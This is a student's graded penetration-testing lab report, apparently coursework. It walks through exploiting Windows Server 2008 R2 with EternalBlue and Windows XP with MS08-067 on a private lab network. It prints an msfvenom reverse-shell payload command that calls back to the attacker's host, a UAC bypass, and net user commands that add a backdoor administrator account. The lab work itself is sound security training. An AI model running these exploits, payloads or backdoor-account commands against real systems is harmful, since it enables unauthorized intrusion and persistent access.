[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 2
0 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30
7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC r
eply
[*] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SM
Bv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4498 -> 192.168.10.11:49157) at 20
23-10-24 14:51:45 -0400
[+] 192.168.10.11:445 - =====
=-=
[+] 192.168.10.11:445 - =====WIN=====
=-=
[+] 192.168.10.11:445 - =====
=-=
meterpreter > background
```


I used "exploit" to run it and it failed the first time but won the second

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)



Here I ran "screenshot" and it put it in my root folder

3. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)



```
meterpreter > localtime 3
Local Date/Time: 2023-10-24 14:57:04.885 Eastern Daylight Time (UTC-500)
meterpreter > getsid 4
Server SID: S-1-5-18
meterpreter > getpid 5
Current pid: 1108
meterpreter > sysinfo 6
Computer      : W2008R2
OS            : Windows 2008 R2 (Build 7600).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter >
```

**“localtime” told me the time on the Windows server 2008**

4. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)

**Above “getsid” returned the SID of S-1-5-18 on the server**

5. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)

**Above “getpid” returned that my shell is running on pid 1108**

6. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)


**Above “sysinfo” returned things like the hostname of W2008R2 and system language en\_US**

### Task C. Exploit Windows 7 with a deliverable payload.

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: **4498**




```
root@CS2APenTest: /var/www/html
root@CS2APenTest: ~
root@CS2APenTest: /var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4498 -f exe -o ihagm001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: ihagm001.exe
root@CS2APenTest: /var/www/html# service apache2 start
root@CS2APenTest: /var/www/html#
```

I used msfvenom to make my payload named ihagm001.exe with lport as 4498


**[Post-exploitation]** Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




Here is my screenshot showing the Windows 7 machine with my payload

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the **target's desktop**. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)



It took some trial and error but I started by using "touch IMadeIT-ihagm001.txt" to create the file, "date > IMadeIT-ihagm001.txt" to put in the timestamp, and "upload /root/IMadeIT-ihagm001.txt C:\\Users\\Window 7\\Desktop". To upload it with the windows path I needed to use backslashes for the backslashes and the space.

[Privilege escalation, **extra credit**] Background your current session, then gain administrator-level privileges on the remote system (10 pt). After you escalate the privilege, complete the following tasks:



```
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > exploit


[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1048) at 2023-10-24 18:39:34 -0400

meterpreter > shell
Process 464 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>
```

I should now have admin privileges after using bypassUAC on my session

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (5 pt)



The screenshot shows a Kali Linux terminal window titled "Kali - Internal Workstation on IHAGM001". The terminal is running a Windows 7 environment. The user is at the root prompt in the directory C:\Windows\System32. The following commands are executed:


```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
C:\Windows\System32>net user Ian password123 /add  
net user Ian password123 /add  
The command completed successfully.  
  
C:\Windows\System32>net localgroup administrators Ian /add  
net localgroup administrators Ian /add  
The command completed successfully.  
  
C:\Windows\System32>|
```

Below the terminal window, there is a separate window titled "\*(Untitled)" with a menu bar "File Edit Search Options Help". It contains the following text:

```
net user Ian password123 /add  
net localgroup administrators Ian /add|
```

I should now have an administrator account on the Windows 7 machine named Ian

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (5 pt)



Here I used "rdesktop" to use RDP to connect to the Windows 7 machine and login. I opened file explorer and went to Window 7's desktop folder and there is the file I put there

#### Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.

```
Kali - Internal Workstation on IHAGM001
Tue 23:59
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4498
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 4 opened (192.168.10.13:4498 -> 192.168.10.14:1028) at 2023-10-24 23:59:36 -0400

meterpreter > sysinfo
Computer      : ORG-JLF9I0GWXFM
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

I found an SMB exploit by nmapping Windows XP and seeing that port 139 was open with netbios-ssn. I searched for a Windows XP netbios-ssn vulnerability and MS08-067 came up. I searched for the exploit in Metasploit and configured it how I had the other times.